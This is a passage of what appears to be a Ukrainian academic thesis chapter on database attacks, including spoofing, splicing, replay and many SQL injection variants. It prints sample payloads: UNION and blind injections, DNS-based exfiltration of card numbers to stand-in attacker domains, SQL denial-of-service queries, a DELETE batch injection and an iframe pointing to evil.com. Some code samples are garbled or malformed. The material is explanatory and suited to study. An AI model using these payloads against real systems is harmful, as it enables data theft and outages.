Іноді найкориснішу інформацію дають навіть не самі дані, а проміжки часу між їх змінами. Наприклад, якщо між зміною статусу замовлення з "обробляється" на "відправлено" завжди проходить рівно 2 години, це розкриває внутрішні стандарти обслуговування. А якщо деякі клієнти отримують оновлення статусів швидше за інших — це вкаже на систему пріоритетів [26].

Особливість динамічного витоку полягає в тому, що він дозволяє відтворити не лише окремі факти, а й взаємозв'язки між ними. Спостерігаючи за послідовністю змін у різних таблицях, можна скласти уявлення про всю бізнес-логіку. Наприклад, якщо додавання нового клієнта завжди супроводжується створенням запису в таблиці "підписки", стає зрозумілою структура послуг [24].

Навіть коли прямі дані приховані, їхня динаміка може бути виразною. Скажімо, якщо після певних змін у законодавстві в системі різко збільшується кількість оновлених записів у конкретній таблиці — це розкриває природу цих

даних. А періодичні спалахи активності вночі можуть вказувати на автоматизовані процеси, що розкриває технічну архітектуру [18].

2.3 Активні атаки на бази даних

Активна атака набагато проблематичніша порівняно з пасивною атакою, оскільки пасивна атака базується на спостереженнях, і жодної модифікації даних не можна внести. Але під час даної атаки модифікація даних відбувається. Наприклад, користувач отримує неправильну інформацію в результаті запиту [3].

Спуфінг - це активна атака, яка полягає в підміні шифрованих даних. Зловмисник генерує фальшиве значення, використовуючи спеціальні алгоритми та методи, а потім замінює ним оригінальний шифротекст. Це можна порівняти з ситуацією, коли хтось перехоплює лист, замінює його вміст на підроблений, а потім відправляє одержувачу, який навіть не підозрює про підміну [14].

Наприклад, в базі даних банку, де інформація про транзакції зберігається в зашифрованому вигляді. Зловмисник може перехопити зашифрований запит на переказ коштів, згенерувати власний шифротекст із зміненими реквізитами одержувача та сумою, а потім відправити його до сервера. Система, не розпізнавши підробки, виконає операцію з фальшивими даними [17].

Особливо небезпечним спуфінг робить те, що він може бути направлений не лише на самі дані, але й на метадані. Наприклад, можна підробити інформацію про час створення запису, його авторство або статус. Це може призвести до серйозних наслідків, якщо система приймає рішення на основі цих параметрів [11].

Технічно реалізувати таку атаку можна різними шляхами:

- шляхом перехоплення мережевого трафіку між клієнтом і сервером бази даних;

- через вразливості в алгоритмах шифрування;

- використовуючи слабкості в системах управління криптографічними

ключами;

- через компрометацію компонентів системи, що відповідають за шифрування.

Іноді для успішної атаки навіть не потрібно розшифровувати оригінальні дані. Достатньо знати алгоритм шифрування та мати можливість прогнозувати структуру зашифрованих даних. Наприклад, якщо в базі даних певний тип записів завжди має однакову довжину після шифрування, зловмисник може маніпулювати ними, не знаючи точного змісту [12].

Складність виявлення спуфінгу полягає в тому, що ззовні все виглядає коректним - дані мають належний формат, проходять всі перевірки цілісності, але при цьому є сфальсифікованими. Виявити таку атаку дуже складно, оскільки формально цілісність даних не порушується — вони лише міняються місцями. Стандартні системи контролю цілісності часто не в змозі відстежити такі маніпуляції, особливо якщо зловмисник ретельно вивчив логіку роботи системи.

Сплайсинг — це цікава різновидність активної атаки, де зловмисник маніпулює існуючими зашифрованими даними. Наприклад, у базі даних є два зашифрованих значення — запис про транзакцію на 100 гривень і запис про транзакцію на 1000 гривень. Зловмисник може переставити їх місцями, в результаті чого користувач, який переглядає дані, побачить неправильну суму транзакції [17].

Ця атака особливо ефектна тим, що не вимагає від зловмисника розуміння змісту даних. Йому не потрібно знати, як розшифрувати інформацію — достатньо лише впізнати певні шаблони у зашифрованих даних. Наприклад, якщо всі транзакції певного типу мають однакову довжину шифротексту, зловмисник може систематично міняти їх місцями [20].

У реальному сценарії даний тип атаки може виглядати так: у медичній базі даних зловмисник міняє місцями зашифровані результати аналізів двох пацієнтів. Лікарі, отримуючи доступ до даних, бачать неправильні результати, що може призвести до неправильного лікування. При цьому система не фіксує жодного порушення безпеки — адже дані не були розшифровані чи модифіковані у звичайному розумінні [12].

Технічно реалізувати таку атаку можна через:

- доступ до резервних копій бази даних;
- маніпуляції з мережевим трафіком;
- використання вразливостей у системі зберігання даних;
- компрометацію компонентів, що відповідають за сортування даних.

Найцікавіше, що сплайсинг може бути використаний не лише для безпосередньої шкоди, але й для створення хаосу в системі. Наприклад, регулярно переставляючи дані місцями, зловмисник може підірвати довіру до системи, навіть якщо конкретні зміни не завдають прямої шкоди [16].




Рисунок 2.3 - Активна атака [22]

Цей тип атаки можна порівняти з ситуацією, коли хтось знайшов стару квитанцію про оплату і намагається використати її вдруге. У контексті баз даних це означає, що зловмисник бере раніше використане значення шифротексту - можливо, навіть те, що вже було видалено або оновлено - і підміняє ним поточні дані [16].

Наприклад, уявіть банківську систему, де клієнт зробив переказ на 100 гривень. Зловмисник перехопив цю операцію і зберіг шифровану версію транзакції. Через місяць, коли клієнт робить новий переказ на 500 гривень, зловмисник замінює новий шифротекст старим - і в результаті з рахунку знову списується лише 100 гривень замість 500 [30].

Особливість цієї атаки в тому, що зловмиснику не потрібно розшифровувати дані або навіть розуміти їхній зміст. Йому достатньо просто знати, що певний шифротекст колись був коректним і система його прийняла.

Це стає особливо небезпечним у системах, де дані рідко змінюються.

Наприклад, у базі даних паспортного столу зловмисник може відновити стару, вже анульовану версію запису про громадянство, тим самим повернувши людині статус, якого вона позбулася [31].

Технічно реалізувати таку атаку можна кількома шляхами:

- Перехоплення і збереження мережевого трафіку
- Доступ до старих резервних копій бази даних
- Використання вразливостей у системі ведення історії змін
- Маніпулювання timestamp-ами транзакцій

Найскладніше у боротьбі з replay-атаками - це відрізнити коректну операцію від повторного використання старих даних. Наприклад, якщо клієнт дійсно хоче зробити дві однакові транзакції, система повинна це дозволити. Але якщо це зловмисник, який повторює стару операцію - заблокувати.

Системи захисту часто використовують спеціальні маркери (nonce) атокени, які діють лише один раз, або системи часових міток, що відкидають "застарілі" транзакції. Однак на практиці це не завжди працює ідеально - особливо в системах, де можливі затримки в передачі даних або проблеми з синхронізацією часу [32].

2.4 Аналіз типу атаки SQL-ін'єкції

Атака SQL-ін'єкцією відбувається, коли зловмисник намагається вставити шкідливий код у базу даних веб-застосунку, призначений для отримання або пошкодження даних. Такі атаки часто використовуються на веб-сайтах електронної комерції для вилучення номерів кредитних карток або для обходу систем автентифікації [33].

Для полів веб-сайту без належної перевірки введених даних зловмисник може отримати прямий доступ до бази даних базового застосунку [33].

Ранній захист від атаки SQL-ін'єкцією полягав у перевірці введених даних, під час якої користувачеві не дозволялося вводити спеціальні символи. Протягом

кількох років технології розвинулися, і зловмисники почали застосовувати більш складні та досконаліші методи для здійснення атак SQL-ін'єкцією [29].




Рисунок 2.4 – модель sql-injection [22]

Існує безліч дослідницьких робіт, у яких представлені різні атаки SQL-ін'єкцій, але більшість із них розглядають класичні SQL-ін'єкції, тоді як сучасні атаки SQL-ін'єкцій є більш небезпечними. Сучасні атаки SQL-ін'єкцій можуть подолати багато раніше обговорюваних методів виявлення та запобігання. Цей розділ поділено на два підрозділи, які розподілені на класичні SQL-ін'єкції та розширені SQL-ін'єкції [28].

Супутні запити дозволяють отримати конфіденційну інформацію та організувати відмову в обслуговуванні. Даний різновид атаки передбачає "підчіплювання" додаткових SQL-запитів до легальних запитів веб-застосунку через поля введення. Згідно з дослідженнями [23], база даних отримує одночасно кілька запитів, де перший виконується стандартним чином, а наступні використовуються для реалізації SQL-ін'єкції.

Особливістю цієї атаки є те, що вона може бути виконана навіть у системах, де використовуються параметризовані запити, якщо розробники припустилися помилок у їх реалізації. Зловмисник може використовувати різні методи обфускації, щоб уникнути виявлення, наприклад, кодування спеціальних символів або використання альтернативних синтаксичних конструкцій [11].

Цей тип атаки є особливо загрозливим, оскільки дозволяє повноцінно експлуатувати базу даних. Для запобігання таким атакам необхідно застосовувати спеціальні методи профілактики та виявлення. Типовий приклад реалізації такої атаки наведено нижче [26].

```
SELECT customer_info

FROM accounts

WHERE login_id = " admin ',

AND pass = '123 '; DELETE FROM accounts WHERE CustomerName = ' andre ';
```

Рисунок 2.5 - SQL-ін'єкція з використанням batch-запитів

Після виконання першого запиту інтерпретатор бачить крапку з комою ';' і виконує наступний запит разом з основним. Ось тут і криється небезпека - другий запит часто буває шкідливим, наприклад, він може повністю видалити всі дані клієнта 'andre'.

Варто зазначити, що така атака є класичним прикладом того, як недоліки у валідації вхідних даних можуть призвести до серйозних наслідків. У даному випадку, система сприймає обидва запити як легітимні, оскільки вони розділені стандартним синтаксисом SQL [23].

Метою атаки збереженої процедури є обхід системи автентифікації та організація відмови в обслуговуванні. Збережені процедури, які активно використовуються в системах керування базами даних як підпрограми, часто стають об'єктом уваги зловмисників. Вони компілюються в єдиний план виконання і зазвичай застосовуються для стандартних операцій з даними [28].

Багато розробників помилково вважають збережені процедури абсолютно безпечним інструментом захисту від SQL-ін'єкцій. Однак на практиці вони можуть містити власні вразливості, пов'язані з особливостями реалізації. Наприклад, якщо процедура динамічно формує SQL-запит на основі вхідних параметрів без належної перевірки, це створює потенційну можливість для атаки.

Особливу небезпеку становлять процедури, що використовують конкатенацію рядків для побудови запитів. У разі недостатньої валідації вхідних даних зловмисник може модифікувати логіку виконання запиту. Також проблеми можуть виникати через надмірні привілеї процедур або відсутність перевірки прав доступу [25].

```
CREATE PROCEDURE user_info
    @username varchar2,
    @pass varchar2,
    @customerid int
AS
BEGIN
    EXEC('SELECT customer_info from customer_table WHERE
    username=''' + @username + ''' and pass = ''' + @pass + '''')
END
GO
```

Рисунок 2.6 - Уразлива stored procedure з динамічним SQL

Після виконання першого запиту інтерпретатор розпізнає роздільник у вигляді крапки з комою «;» і автоматично виконує наступний запит разом із основним. Другий запит містить шкідливий код, що призводить до критичного наслідку - повного видалення всіх даних клієнта «andre» з бази даних. Цей приклад демонструє типовий сценарій атаки, коли зловмисник використовує недостатності валідації вхідних параметрів для ін'єкції додаткових команд [31].

Для ефективного захисту від подібних шкідливих дій необхідно реалізувати комплексний підхід. Першочерговим заходом є коректне визначення легітимних SQL-запитів шляхом реалізації багаторівневої перевірки вхідних даних. На практиці це включає валідацію на рівні клієнтського інтерфейсу, серверну перевірку та аналіз параметрів перед їх передачею до бази даних [32].

Статичний аналіз коду дозволяє виявити потенційні вразливості ще на етапі розробки програмного забезпечення. Цей метод є особливо ефективним, оскільки дає змогу ідентифікувати типові шаблони вразливого коду, такі як використання конкатенації рядків для формування SQL-запитів. На відміну від моніторингу під час виконання, статичний аналіз не вимагає постійного спостереження за роботою системи і дозволяє усунути проблеми до початку експлуатації програми [36].

Атака з використанням оператора UNION представляє серйозну загрозу для веб-додатків, оскільки дозволяє зловмиснику обходити стандартні механізми

автентифікації та отримувати несанкціонований доступ до конфіденційних даних.

Сутність цієї атаки полягає в тому, що зловмисник додає оператор UNION до легального запиту, об'єднуючи таким чином оригінальний запит додатку зі своїм шкідливим запитом. Перший запит зазвичай є коректним і виконується системою без підозр, тоді як другий запит, що додається через UNION, містить команди для вилучення даних або обходу безпекових перевірок [36].

Важливо відзначити, що для успішної атаки необхідно, щоб обидва запити в конструкції UNION мали однакову кількість стовпців і сумісні типи даних. Це вимагає від зловмисника попереднього аналізу структури бази даних, що часто робиться шляхом послідовного тестування різних варіантів.

Розглянемо практичний приклад атаки з використанням оператора UNION. Уявіть стандартний веб-застосунок, де користувач може переглядати інформацію про свій обліковий запис через введення унікального ідентифікатора [38].

```
SELECT * FROM accounts WHERE id = "[Insert_value]"
```

Рисунок 2.7 - запит для пошуку облікового запису за ідентифікатором

Зловмисник може скористатися цим функціоналом, ввівши в поле ідентифікатора спеціально сформоване значення.

```
212" UNION SELECT * FROM credit, cacd WHERE USER = "admin'--
```

Рисунок 2.8 - спроба ін'єкції через неправильний синтаксис та неіснуючі таблиці

```
SELECT * FROM accounts WHERE id = '212' UNION SELECT * FROM credit card WHERE USER = 'admin'-
-' and pass="pass'
```

Рисунок 2.9 - Успішна атака з використанням UNION SELECT

Важливо розуміти механізм цієї атаки. Оператор UNION об'єднує результати двох окремих запитів - оригінального запиту до таблиці accounts та

шкідливого запиту до таблиці credit_card. Символи -- в SQL означають початок коментаря, тому все, що йде після них, ігнорується базою даних. Це дозволяє зловмиснику "відсікти" частину оригінального запиту, яка могла б перешкодити виконанню атаки [33].

Наслідком такого втручання стане отримання зловмисником двох наборів даних: інформації про обліковий запис 212 та всіх даних кредитних карт, пов'язаних з обліковим записом адміністратора. Це відбувається тому, що система виконує обидва запити як єдине ціле та повертає об'єднаний результат [31].

Для успішної реалізації такої атаки необхідне виконання кількох умов: обидва запити повинні мати однакову кількість стовпців, типи даних у відповідних стовпцях мають бути сумісними, а обліковий запис бази даних має мати права доступу до відповідних таблиць [25].

Стандартні системи безпеки зазвичай налаштовані на виявлення відомих шаблонів атак, таких як класичні конструкції UNION SELECT або OR 1=1. Однак, коли зловмисник використовує шістнадцяткове кодування, Unicode чи ASCII-представлення, ці шаблони стають непомітними для більшості систем моніторингу. Наприклад, звичайний запит на отримання даних адміністратора може бути закодований у вигляді 0x61646d696e замість явного введення 'admin', що значно ускладнює його ідентифікацію [23].

Особливу небезпку представляє те, що сучасні системи управління базами даних автоматично декодують такі закодовані рядки при виконанні запитів. Це означає, що зловмисник може успішно виконати шкідливий код, який буде коректно інтерпретований СУБД, але залишиться непоміченим для захисних механізмів. Наприклад, використання функції CHAR() для представлення символів через їх ASCII-коди дозволяє обійти перевірки на наявність ключових слів [22].

2.5 Просунуті атаки SQL-ін'єкції

Сліпі SQL-ін'єкції представляють особливий клас атак, які використовуються, коли веб-додаток не відображає результати SQL-запитів або повідомлення про помилки в інтерфейсі користувача. У таких умовах зловмисник вимушений робити висновки про структуру бази даних та її вміст шляхом аналізу поведінки додатку [38].

Основною ідеєю сліпих SQL-ін'єкцій є використання інференційних методів, коли інформація про базу даних відтворюється шляхом послідовного аналізу поведінки додатку. Розглянемо детальніше механізми таких атак на прикладах [26].

Boolean-based підхід ґрунтується на аналізі різниці у відповідях додатку на істинні та хибні умови. Наприклад, зловмисник може використовувати конструкції наступного типу.

```
1 AND (SELECT SUBSTRING(version(),1,1)) = '5'
```

Рисунок 2.10 - Сліпа SQL-ін'єкція (Blind SQL Injection)

У цьому випадку, якщо перший символ версії бази даних дійсно дорівнює '5', додаток поверне очікуваний результат, інакше - поведеться інакше. Послідовно перебираючи символи, зловмисник може відтворити будь-яку інформацію з бази даних [35].

Time-based підхід є більш складним, але й більш універсальним методом. Він використовує часові затримки для отримання інформації. Тут система чекатиме 5 секунд, якщо ASCII-код першого символу пароля адміністратора більший за 100. Аналізуючи час відповіді, зловмисник може визначити точне значення кожного символу.

Особливу складність становлять так звані глибокі сліпі SQL-ін'єкції (Deep Blind SQL Injection), коли зловмисник не має жодних безпосередніх індикаторів успішності атаки. У таких випадках використовуються виключно часові методи,

що робить атаку майже непомітною для традиційних систем захисту [31].

Сучасний ландшафт кіберзагроз характеризується появою складних гібридних атак, серед яких особливе місце займає Fast Flux SQL Injection.

Fast Flux - це складний механізм, що реалізується через компрометовані ботинети, де кожен вузол мережі може виступати як проміжний проксі або точка розподілу трафіку [33].

Особливістю цієї технології є динамічна зміна DNS-записів з дуже високою частотою - інтервали оновлення можуть становити від кількох хвилин до кількох секунд [37].

У контексті SQL-ін'єкцій технологія Fast Flux використовується для приховування справжнього джерела атаки та ускладнення трасування. Зловмисник може розгорнути кілька експлойт-серверів у різних мережевих сегментах, які почергово беруть на себе функцію ін'єкції, що дозволяє обійти системи виявлення вторгнень, засновані на аналізі частоти запитів з одного джерела [38].

```
SELECT user_id, username, email FROM users WHERE username = 'admin'
UNION ALL
SELECT 1, (SELECT LOAD_FILE(CONCAT('\\\\',
(SELECT HEX(AES_ENCRYPT(credit_card_number,'enc_key'))
FROM RAVWENT_cards
WHERE user_id = 1 LIMIT 1),
'.fluxl-attacker-domain.com\\shared\\data.txt'))), 3
```

Рисунок 2.11- Виконання експлоїту через Fast Flux мережу

Представлений скрипт демонструє складну багатокомпонентну атаку, спрямовану на несанкціоноване отримання конфіденційних даних з бази даних з використанням технології Fast Flux для приховування джерела атаки [39].

Перший компонент атаки виконує фільтрацію даних кредитних карт. Запит починається з легітимного вибору даних користувача, а потім за допомогою оператора UNION ALL додає шкідливий компонент.

```
UNION ALL
SELECT 2, (SELECT LOAD_FILE(CONCAT('\\\\',
(SELECT HEX(AES_ENCRYPT(credit_card_number,'enc_key_2'))
FROM user_documents
WHERE user_id = 1),
'.flux2-attacker-domain.com\\docs\\info.txt'))), 4
```

Рисунок 2.12 - Додатковий вектор атаки через другий Fast Flux хост

У другій частині запиту відбувається вибірка номера кредитної карті з таблиці payment_cards для конкретного користувача (user_id = 1). Отримані дані шифруються за допомогою AES_ENCRYPT з ключем 'enc_key', після чого перетворюються у шістнадцятковий формат за допомогою HEX. Далі формується шлях до файлу з використанням функції CONCAT, де зашифровані дані стають частиною імені піддомена flux1.attacker-domain.com. Функція LOAD_FILE намагається отримати доступ до цього файлу, що призводить до DNS-запиту, через який зашифровані дані передаються зловмиснику [40].




Рисунок 2.13 - Швидка атака потоку [36]

Другий компонент атаки працює за аналогічним принципом, але націлений на вилучення паспортних даних. Він використовує інший піддомен flux2.attacker-domain.com і таблицю user_documents, де зберігається інформація про документи. Для шифрування використовується інший ключ ('enc_key_2'), що підвищує стійкість атаки. Шлях до файлу формується в каталозі docs, що імітує легальний трафік [41].

2.5 Атака складеного SQL-ін'єкційного коду

Атака складеного SQL-ін'єкційного коду (СКІ) – це поєднання двох або більше атак, які атакують веб-сайт і спричиняють серйозніші наслідки, ніж раніше обговорювані SQL-ін'єкції. Складена SQL-ін'єкція стала популярною завдяки швидкому розвитку методів запобігання та виявлення різних SQL-ін'єкцій. Щоб подолати їх, зловмисники розробили техніку, яка називається складеною SQL-ін'єкцією [35].

Синергія між SQL-ін'єкціями та DDoS-атаками представляє особливо небезпечний вектор кібератак, оскільки поєднує в собі можливості несанкціонованого доступу до даних з деструктивним потенціалом розподілених атак типу "відмова в обслуговуванні". DDoS-атака спрямована на виведення сервера з ладу шляхом виснаження критичних ресурсів - процесорного часу, оперативної пам'яті, мережевої пропускної здатності або дискових операцій введення-виведення [33].

У контексті веб-застосунків SQL DDoS атаки реалізуються через створення надмірно складних та ресурсоємних SQL-запитів, які систематично виснажують обчислювальні потужності сервера бази даних. Специфікація SQL мови надає зловмисникам широкий арсенал інструментів для створення таких запитів: від використання рекурсивних спільних табличних виразів (CTE) до складної агрегації даних з великої кількості таблиць [38].

Особливу загрозу становлять атаки, що використовують функції кодування та стиснення даних (encode, compress), які можуть значно збільшити навантаження на процесор. Операції JOIN над великими таблицями, особливо при відсутності відповідних індексів, можуть створювати експоненційне зростання обчислювальної складності запитів [32].

Складність запобігання таким атакам полягає в тому, що вони часто маскуються під легітимні запити, що ускладнює їх детектування традиційними системами захисту. Крім того, розмір бази даних безпосередньо впливає на ефективність атаки - чим більше таблиць і записів, тим більший потенціал для

створення ресурсоємних запитів.

```
SELECT tab1
FROM  (SELECT Decode(Encode(CONVERT(Compress(post) USING latini),
    Concat(post, post, post, post)),
    Sha1(Concat(post, post, post, post))
    AS tab1
    FROM   table_1)a;
```

Рисунок 2.14 - SQL-запит для атаки типу "Denial of Service"

Якщо ми виявимо, що за допомогою Union SQL Injection веб-сайт вразливий до SQL Injection, але ми дізналися, що вразливий лише третій стовпець, тому ми спробуємо вставити корисне навантаження на веб-сайт, як показано на прикладі.

```
HTTP:exploitable-web.com/link.php?id=1'
UNION
SELECT 1,2,
    tab1,
    4
FROM (SELECT decode(encode(CONVERT(compress(post) using latini),
    des_encrypt(concat(post,post,post,post),8)),
    des_encrypt(sha1(concat(post,post,post,post)),9))
    AS tab1
    FROM table_1)a—
```

Рисунок 2.15 - Експлуатація SQL-ін'єкції з ресурсоємними операціями для DDoS

Можно використовувати команду sleep, присутню в SQL, щоб зробити з'єднання активними протягом тривалого часу, що допоможе виконати завдання. За допомогою Sleep ми також можемо створювати пул з'єднань в ASP.net або багатьох інших мовах програмування, де за замовчуванням дозволено максимум 100 або 150 з'єднань протягом 30 секунд. Якщо ми зможемо зробити наше з'єднання активним за допомогою команди Sleep, це не дозволить серверу відповідати іншим користувачам. Отже, наша DDoS-атака з використанням SQL буде успішною [42].

Механізм блокування працює на кількох рівнях. На рівні веб-сервера "заспані" з'єднання займають доступні робочі потоки, а на рівні бази даних - блокують процеси обробки запитів [43]. Це призводить до лавинного ефекту: нові користувачі отримують повідомлення про недоступність сервісу, а існуючі з'єднання не звільняються вчасно через тривале виконання шкідливих запитів.

Для посилення ефекту зловмисники можуть використовувати альтернативні методи створення навантаження, такі як функція BENCHMARK в MySQL, що створює інтенсивне навантаження на процесор, або комбінувати кілька методів одночасно. Наприклад, можна одночасно виконувати важкі обчислювальні операції та тривалі очікування, що призводить до комплексного виснаження ресурсів - процесорного часу, оперативної пам'яті та мережевих з'єднань [45].

Традиційна сліпа SQL-ін'єкція (Blind SQL Injection) для витоку даних є доволі повільною, оскільки зловмисник має послідовно відтворювати інформацію побитово через серію запитів. На відміну від цього, техніка поєднання SQL-ін'єкції з DNS Hijacking пропонує значно швидший і менш помітний спосіб екфільтрації даних [33].

Основна ідея цієї атаки полягає у вбудовуванні SQL-запиту в DNS-запит з подальшим перехопленням цих запитів. DNS-трафік часто менш ретельно моніториться порівняно з іншими видами мережевої активності, і багато мережевих конфігурацій дозволяють DNS-запити навіть з обмежених середовищ.

Поняття DNS Hijacking в даному контексті не означає безпосередньо злам DNS-сервера, а скоріше модифікацію DNS-записів через експлуатацію вразливостей в адмініструванні доменних реєстраторів. Після успішного проведення DNS Hijacking зловмисник отримує контроль над DNS-запитами, що дозволяє йому використовувати SQL-ін'єкцію з DNS-lookup для ефективної екфільтрації даних [34].

Механізм атаки включає два етапи.

Перший етап - компрометація DNS. Зловмисник може використати різноманітні методи для модифікації DNS-записів, включаючи фішинг облікових даних адміністратора домену, експлуатацію вразливостей панелі управління

хостингом або використання витогоків автентифікації в системах доменних реєстраторів [29].

Другий етап - безпосередньо SQL-ін'єкція з DNS-lookup. Після отримання контролю над DNS-запитами зловмисник може впроваджувати SQL-запити, які генерують DNS-трафік, що містить конфіденційні дані з бази даних. Наприклад, запит може бути сформований таким чином, щоб витягнуті дані включалися в структуру доменного імені як піддомен [30].

```
do_dns_lookup(
    (SELECT TOP 1
    password
    FROM users) + '.inse6140.net');
```

Рисунок 2.16 - Витік даних DNS через SQL-ін'єкцію

Оператор SELECT використовується для отримання хешу пароля, який цікавить зловмисника, та додавання до нього доменного імені, яке ми контролюємо (наприклад, inse61400.net), що виконується за допомогою DNS-викрадення. Нарешті, виконується DNS-пошук (пошук на основі адреси для фіктивного імені хоста). Потім ми запускаємо сніффер пакетів на сервері імен для домену та очікується на DNS-запис, що містить наш хеш [39]. Нижче наведено ще один приклад SQL-ін'єкції з DNS-викраденням у режимі реального часу.

```
server.example.com.1234 > ns.inse6140.net.53 a? 0x1234ABCD.inse6140.net
```

Рисунок 2.17 - DNS-запит з викраденими даними через SQL-ін'єкцію

Рядок «0x1234ABCD» тут представляє хеш пароля, який намагаємось отримати за допомогою нашого оператора SELECT.

SQL-ін'єкція + XSS представник IBM Дьюї [16] описує комбіновану атаку SQL-ін'єкції та XSS наступним чином: «Якщо розглядати суть явища, це атака міжсайтового скриптингу. SQL-ін'єкція виступала лише інструментом для досягнення мети». Своєю формулюванням він наголошує, що SQL-ін'єкція

служить лише початковим етапом атаки, основну роботу виконує XSS (міжсайтовий скриптинг). Такі атаки класифікують як атаки третього покоління, оскільки вони зазвичай не використовують традиційні методи, а працюють командами, що уникають виявлення мережевими системами моніторингу [40].

XSS (міжсайтовий скриптинг) можна визначити як клієнтську атаку з ін'єкцією коду, під час якої зловмисник має можливість внести шкідливий скрипт на довірений веб-ресурс або в веб-застосунок. Код зазвичай впроваджується через поля введення веб-сайту. Після успішної ін'єкції скрипти виконуються без змін, і зловмисник отримує контроль.

Отже, це складне та багатокомпонентне завдання. Оскільки JavaScript є клієнтською мовою програмування, доступ до бази даних зазвичай забезпечується серверними мовами програмування. За умови успішного підключення зловмисник отримає доступ до бази даних, але через клієнтську мову програмування. Ця методика переважно застосовується для вилучення інформації [47].

Реалізація операцій вставки та зміни даних виявляється значно складнішою. Подальшу модифікацію для екстракції даних можна виконати за допомогою коду, наведеного нижче. Існує чимало веб-сайтів, уразливих до комбінованої атаки XSS + SQL-ін'єкція [37].

Сучасні веб-сайти широко використовують технології Adobe Flash та Microsoft Silverlight для підвищення інтерактивності та покращення користувацького досвіду. Однак використання цих технологій створює додаткові вектори атак, зокрема для проведення SQL-ін'єкцій [44].

Міждоменні політики (cross-domain policies) у Flash та Silverlight призначені для контролю доступу до даних між різними доменами. Зловмисники можуть використовувати ці політики для обходу традиційних заходів безпеки. Конкретно, файли crossdomain.xml (для Flash) та clientaccesspolicy.xml (для Silverlight) можуть бути сконфігуровані небезпечним чином, дозволяючи запити з будь-яких доменів [33].

Наступні коди ілюструть три стани веб-сайту.

```
<html>
<h1>Most recent comment</h1>
<?php echo database.latestComment; ?>
</html>
```

Рисунок 2.18 - Оригінальний код для відображення коментарів

```
<html>
<h1>Most recent comment</h1>
<iframe src="http://evil.com/xss.html">
</html>
```

Рисунок 2.19 Додавання команди iframe, яка використовується для фішингової атаки (XSS-атаки)

```
<html>
<h1>Most recent comment</h1>
<script>
var connection = new ActiveXObject("ADODB.Connection");
var connectionstring = "Data Source=<server>;Initial Catalog=<catalog>;User
ID=<user>;Password=<password>;Provider=SQLOLEDB";

connection.Open(connectionstring);
var rs = new ActiveXObject("ADODB.Recordset");
rs.Open("SELECT * FROM table", connection);
rs.MoveFirst;
while(!rs.eof) {
    document.write(rs.fields(1));
    rs.movenext;
}
rs.close;
connection.close;
</script>
</html>
```

Рисунок 2.20 - Атака SQL-ін'єкцій з використанням XSS

Ці сценарії демонструють лише частину потенційних загроз, що виникають при недостатньо якісному програмуванні. Зловмисники часто експлуатують міждоменні політики (cross-domain policies) для реалізації атак. Некоректне налаштування та неправильне застосування цих політик формує критичні вразливості в інтерактивних веб-застосунках (Rich Internet Applications).

Міждоменні політики реалізовані у формі XML-файлів, які делегують веб-

клієнтам права на обробку даних across кількох доменів [19]. Ці політики визначають перелік доменів з RIA-компонентами, яким дозволено отримувати контент із домену постачальника інформації. Важливо відзначити, що неправильна конфігурація цих політик може призвести до міжсайтового виконання скриптів (XSS) та несанкціонованого доступу до даних [33].




Рисунок 2.21 - Пояснення міждоменної політики [36]

Історично цю технологію вперше детально дослідили в Internet Storm Center у 2008 році під час аналізу масових атак за допомогою Asprox Injection String. Сучасні атаки зазвичай включають етап визначення браузера жертви (Firefox, Chrome, Internet Explorer), після чого виконується спеціальний JavaScript-код для ідентифікації версії Flash Player з подальшою ін'єкцією SQL-коду.

